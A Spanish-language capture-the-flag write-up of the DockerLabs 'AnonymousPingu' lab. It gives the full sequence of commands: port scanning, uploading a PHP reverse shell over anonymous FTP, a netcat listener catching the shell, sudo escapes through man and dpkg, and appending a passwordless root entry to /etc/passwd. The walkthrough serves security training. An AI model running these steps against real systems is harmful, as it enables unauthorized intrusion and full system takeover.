

## DockerLabs - AnonymousPingu

Writeup: AnonymousPingu

**Autor:** David Cardozo

**Fecha de Desarrollo:** 05/12/24

**Plataforma:** DockerLabs

**Nivel de Dificultad:** Facil



### Temáticas Tratadas:

- FTP
- Upload File
- Escalacion Horizontal

---

### 1. Descripción General

En esta máquina, logramos subir un archivo malicioso a través del servicio FTP, el cual luego ejecutamos mediante el servidor web para obtener una shell reversa.

Posteriormente, realizamos una escalación de privilegios progresiva, pasando por diferentes usuarios en el sistema, hasta finalmente obtener acceso como usuario `root`.

---

## 2. Reconocimiento

### Reconocimiento Inicial

- **Escaneo de puertos:** 21, 80
- **Servicios encontrados:** FTP, HTTP

```
(ix4lack@kali)-[~/DockerLabs/anonymous]
$ nmap -p- --open --min-rate 5000 -n -Pn 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 05:39 CET
Nmap scan report for 172.17.0.2
Host is up (0.000012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds

(ix4lack@kali)-[~/DockerLabs/anonymous]
$
```


En esta máquina, identificamos que el servicio FTP permitía acceso con el usuario anonymous, lo que nos permitió explorar el sistema y subir un archivo malicioso. mediante el comando `put`, en la carpeta `upload` la cual nos permitía la subida del archivo `.php`.

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||31251|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 7816 Nov 25 2019 about.html
-rw-r--r-- 1 0 0 8102 Nov 25 2019 contact.html
drwxr-xr-x 2 0 0 4096 Jan 01 1970 css
drwxr-xr-x 2 0 0 4096 Apr 28 2024 heustonn-html
drwxr-xr-x 2 0 0 4096 Oct 23 2019 images
-rw-r--r-- 1 0 0 20162 Apr 28 2024 index.html
drwxr-xr-x 2 0 0 4096 Oct 23 2019 js
-rw-r--r-- 1 0 0 9808 Nov 25 2019 service.html
drwxrwxrwx 1 33 33 4096 Dec 06 04:12 upload
226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46334|)
150 Here comes the directory listing.
-rwxrwxrwx 1 101 103 5495 Dec 06 04:12 rev.php
226 Directory send OK.
ftp>
```



Al analizar el servicio FTP, notamos que no era necesario realizar fuzzing, ya que directamente podíamos observar el directorio al cual teníamos acceso desde la web. Esto

facilitó la identificación del punto exacto para cargar y ejecutar nuestro archivo malicioso. Subimos un archivo que nos permitió obtener una reverse shell, asegurándonos de configurar previamente nuestra máquina en escucha en el puerto 443 antes de ejecutarlo. Este enfoque directo simplificó el proceso de intrusión inicial.

```
(ix4lack@kali)-[~/DockerLabs/anonymous]
$ nc -lvp 443
listening on [any] 443
```



# Index of /upload

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">rev.php</a>	2024-12-06 04:12	5.4K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

```
(ix4lack@kali)-[~/DockerLabs/anonymous]
$ nc -lvp 443
listening on [any] 443
connect to [192.168.254.129] from (UNKNOWN) [172.17.0.2] 51798
Linux c67ab9f0b814 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
04:45:40 up 56 min, 0 user, load average: 0.80, 0.93, 1.38
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Una vez obtenida la reverse shell, procedemos a mejorar la TTY para tener un entorno más funcional. Esto lo logramos utilizando los siguientes comandos

```
script /dev/null -c bash
Ctrl + z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

### 3. Explotación

## Fase de Explotación

Después de obtener nuestra reverse shell, ejecutamos el comando `sudo -l` para identificar posibles configuraciones que nos permitieran abusar de privilegios elevados. Al analizar los resultados, descubrimos que el usuario `pingu` tenía permisos para ejecutar el comando `man` con privilegios de `sudo`. Esto nos proporcionó una oportunidad clara para escalar privilegios

```
bash-5.2$ sudo -l
Matching Defaults entries for www-data on c67ab9f0b814:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User www-data may run the following commands on c67ab9f0b814:
  (pingu) NOPASSWD: /usr/bin/man
bash-5.2$ |
```

Por lo que mediante GTOFBins podemos ver cuales comando nos ayudaran a escalar estos privilegios [<https://gtfobins.github.io/>]. A continuacion los comandos que utilizaremos.

```
sudo -u pingu man man
!/bin/bash
```

```
bash-5.2$ whoami
pingu
bash-5.2$ sudo -l
Matching Defaults entries for pingu on c67ab9f0b814:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User pingu may run the following commands on c67ab9f0b814:
  (gladys) NOPASSWD: /usr/bin/nmap
  (gladys) NOPASSWD: /usr/bin/dpkg
bash-5.2$
```

Una vez escalamos privilegios a través de `pingu`, ejecutamos nuevamente el comando `sudo -l` para analizar las configuraciones de otros usuarios. Observamos que el usuario `gladys` tenía permisos para ejecutar los comandos `nmap` y `dpkg` con privilegios elevados. Dado que `dpkg` puede ser utilizado para instalar paquetes y ejecutar scripts con privilegios de `root`, decidimos abusar de esta configuración para escalar aún más nuestros privilegios. A continuacion los comandos para escalar como gladys.

```
sudo -u gladys dpkg -l
!/bin/bash
```

```
gladys@c67ab9f0b814:/$ sudo -l https://gtfobins.github.io/gtfobins/dpkg/#sudo
Matching Defaults entries for gladys on c67ab9f0b814:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on c67ab9f0b814:
    (root) NOPASSWD: /usr/bin/chown
gladys@c67ab9f0b814:/$
```

## 4. Escalada de Privilegios

Después de convertirnos en el usuario gladys, ejecutamos nuevamente el comando `sudo -l` para revisar qué acciones podíamos realizar con privilegios elevados. En esta ocasión, descubrimos que teníamos permisos para ejecutar el comando `chown`, lo cual nos permitió manipular la propiedad de archivos y directorios en el sistema.

Aprovechando esto, decidimos escalar privilegios creando un nuevo usuario con permisos de root. Para hacerlo, editamos el archivo `/etc/passwd`, que contiene la información sobre las cuentas de usuario del sistema. Comandos para escalar como root.

```
sudo -u root chown gladys /etc/passwd
echo 'hola::0:0:root:/root:/bin/bash' >> /etc/passwd
su hola
Dejamos el espacio de contraseña vacio
```

```
gladys@c67ab9f0b814:/$ sudo -u root chown gladys /etc/passwd
gladys@c67ab9f0b814:/$ echo 'hola::0:0:root:/root:/bin/bash' >> /etc/passwd
gladys@c67ab9f0b814:/$ su hola
bash-5.2# whoami
root
bash-5.2# |
```

Y listo con eso ya nos hemos convertido en usuario root.